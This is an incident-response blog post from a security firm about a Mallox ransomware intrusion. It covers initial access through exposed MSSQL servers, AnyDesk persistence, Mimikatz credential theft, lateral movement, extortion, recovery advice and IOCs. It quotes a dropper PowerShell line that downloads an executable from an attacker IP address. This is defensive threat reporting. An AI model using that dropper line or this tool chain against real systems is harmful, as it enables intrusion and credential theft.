

A Victim of Mallox Ransomware: How Truesec CSIRT Fought Back

By Hjalmar Desmond

Published: 2024-01-15 · Archived: 2026-04-05 21:36:16 UTC

Truesec CSIRT helped a company recover from a full-scale ransomware attack from the threat actor Mallox. In this blog post I will share insights into the techniques, tactics, and procedures (TTPs) of the threat actor.



Mallox is a Ransomware-as-a-Service (RaaS)

Ransomware-as-a-Service (RaaS) is a cybercrime business model where operators maintain software, websites, infrastructure, and other features needed to conduct ransomware attacks. Affiliates of the RaaS program conduct the attacks and the profits are then shared between the affiliate and the operator. The Mallox ransomware has been active since the middle of 2021.

In this article I share some insights into the incident response that allowed the victim to fully recover from the ransomware attack. I will refer to Mallox as the threat actor, but it's important to remember that it could also be an affiliate of the RaaS model.


Techniques of the threat actor has been split into the following categories:

- **Initial Access** – How the threat actor gained access to the victims IT infrastructure.
- **Persistence** – Backdoors created by the threat actor to allow for persistent access the victim environment, without relying on the initial access vector.

- **Privilege Escalation** -The techniques used by the threat actor to gain the right privileges needed for the attack (this is when they obtain domain admin credentials usually).
- **Network Enumeration** – Activities by the threat actor to map the victim IT infrastructure.
- **Lateral Movement** – How the threat actor moved within the IT infrastructure during the attack. This is often done to find systems and credentials for launching the ransomware attack. Additionally its often at this stage the threat actor identifies systems with sensitive information. Potential targets for data exfiltration.
- **Exfiltration** – Stealing of data which later on is used by the threat actor in the extortion.
- **The Mallox Ransomware** – Description of how the ransomware exactable functions (reverse engineering).
- **Extortion** – How the threat actor extorts its victims to pay.

Initial Access

The Mallox threat actor is known for exploiting unsecured MSSQL servers for initial access. In this incident, the first traces of the threat actor were seen on an exposed web server running MSSQL. In the Appdata directory for the service account running the SQL service several dropper PowerShell scripts were observed. For instance, one script called “**alta.ps1**”.



```
alta - Notepad
File Edit Format View Help
$cl = New-Object System.Net.WebClient
$cl.DownloadFile("http://34.197.32.16/scavenger.exe", "C:\Users\... \AppData\Roaming\box.bat")
```


A good explanation of the method the Mallox ransomware threat actor uses to gain initial access can be found in the following [blog-post by Unit42](#).

The Truesec CSIRT have also investigated other attacks tied to the Mallox Ransomware. In these cases we’ve also observed brute-force attacks from the threat actor targeting internet exposed MSSQL services.

Persistence

After the threat actor gained initial access to the web server, they immediately installed AnyDesk. A similar approach also used by the ransomware threat actor Akira (for further reading, see this [blog.post](#)) . By using legitimate remote desktop software as a backdoor, the threat actor created a convenient way to gain persistent access to the victim environment without relying on malware.

The below screenshot shows an example of the AnyDesk application. The screenshot is not directly from the inside the victim environment, but it shows how the application looks like from a user perspective. The software can be downloaded from the AnyDesk [website](#).



Privilege Escalation

The threat actor used [Mimikatz](#) to dump the credentials on the server they gained their initial access on. These credentials yielded the information that enabled them to access the environment as domain administrator. Mimikatz is an open-source tool commonly used by threat actors to steal credentials from a computer.

It's worth noting that when the threat actor is able to get domain admin credentials, the whole domain is considered as compromised.

Network Enumeration

For the threat actor to gain an understanding of the victim network, threat actors typically perform some kind of network enumeration. In this incident, the Mallox threat actor used an application called **netscan.exe**. The application is a legitimate tool developed by SoftPerfect. In the attack, the threat actor used version 6.2.1.0 and the file was renamed to **netscanold.exe**.

Lateral Movement


The threat actor created an account called SystemUI, which was primarily used for lateral movement. The account was created with a script called **system.bat** which the threat actor forgot to remove after their attack. A funny note here is that the last line of the script is a comment saying, "*REMOVE THIS FILE*".




Extortion using the Mallox Darkweb Blog

Similar to most ransomware threat actors, Mallox uses the double extortion technique. First the threat actor asks for a ransom to decrypt the files. After the attack, the threat actor threatens to publish exfiltrated data on their Darknet blog.

The screenshot below was taken during the writing of this post, the victim is not one of the listed companies. However, it does show how their darkweb leak site looks like.



The image is censored to not expose any of the threat actors victims. But if you are curious about the business that happens on the Darkweb, check out this webinar.



Webinar - A Glimpse at the Dark Web and Why You Need to Be There

Recovery – How we fought back!


To restore the IT environment for the victim a laundry process was used. Servers were either rebuilt or recovered from backups. When server backups are used, they go through an extensive cleaning process to both eliminate all known traces of the threat actor, and deeper analysis and threat hunting to detect potentially unknown threats.

The recovery process goes alongside the forensic investigation throughout most of the incident. It's important to remember that in order to properly recover from a Ransomware attack, it's crucial to identify the activities made by the threat actor. For instance, if the initial access vector is not identified the threat actor could enter the environment again and the attack could be repeated.

Lessons Learned

- **Vulnerable servers** exposed to the internet provides initial access for threat actors. The Mallox ransomware would not have affected this company if they had patched their internet facing MS SQL server. It's also recommended to review what services are accessible from internet. Typically, our recommendation is to not have SQL servers internet facing.

- Evaluate **detection and response** capabilities – Does the existing solution block and detect modern threats? Are the alerts monitored? Consider using a [security operations center \(SOC\)](#) to monitor and respond to alerts from security products.
- To prevent lateral movement, its crucial to have secure Active Directory. A good approach is to implement administrative Tiering. In [this](#) blog post , my collogue [Mikael Nyström](#) wrote about how to properly protect high privilege accounts, for instance by implementing **administrative tiering**. There is also a great 15 minute [tutorial](#) for how to secure your Active Directory using tiering.



How to Secure Active Directory (AD Tiering) - Tutorial 15 min

Indicators of Compromise (IOCs)

Files:

- system.bat (SHA256=0e05b8d0a88660c00510abde3aade43291e774880ed001e3a88dbb753dcb6f52)
- netscanold.exe (SHA256=572d88c419c6ae75aeb784ceab327d040cb589903d6285bbffa77338111af14b)
- addt.ps1(SHA256=dc404d498cc6443db5c872e6acfa394641c83313263fe2373535d7eeb49a62e9)
- ozon.exe

IPv4 Addresses:

- 91.215.85.142
- 80.66.75.66
- 80.66.75.37
- 198.27.110.201
- 34.197.32.16
- 203.154.255.114
- 103.39.109.50
- 195.3.146.183

References

Findings and conclusions originate from incidents investigated by the [Truesec CSIRT](#) and from [Truesec Threat Intelligence](#). The other resources used in this article are:

- <https://unit42.paloaltonetworks.com/mallox-ransomware/>
- <https://www.truesec.com/hub/blog/a-victim-of-akira-ransomware>
- <https://deploymentbunny.com/2023/11/01/webinar-5-key-issues-uncovered-during-incident-response/>
- <https://www.youtube.com/watch?v=OPwR2UFDYR0>
- <https://anydesk.com/en>
- <https://github.com/ParrotSec/mimikatz>
- <https://filezilla-project.org/>

Stay ahead with cyber insights

Newsletter

Stay ahead in cybersecurity! Sign up for Truesec's newsletter to receive the latest insights, expert tips, and industry news directly to your inbox. Join our community of professionals and stay informed about emerging threats, best practices, and exclusive updates from Truesec.

Source: <https://www.truesec.com/hub/blog/a-victim-of-mallox-ransomware-how-truesec-csirt-fought-back>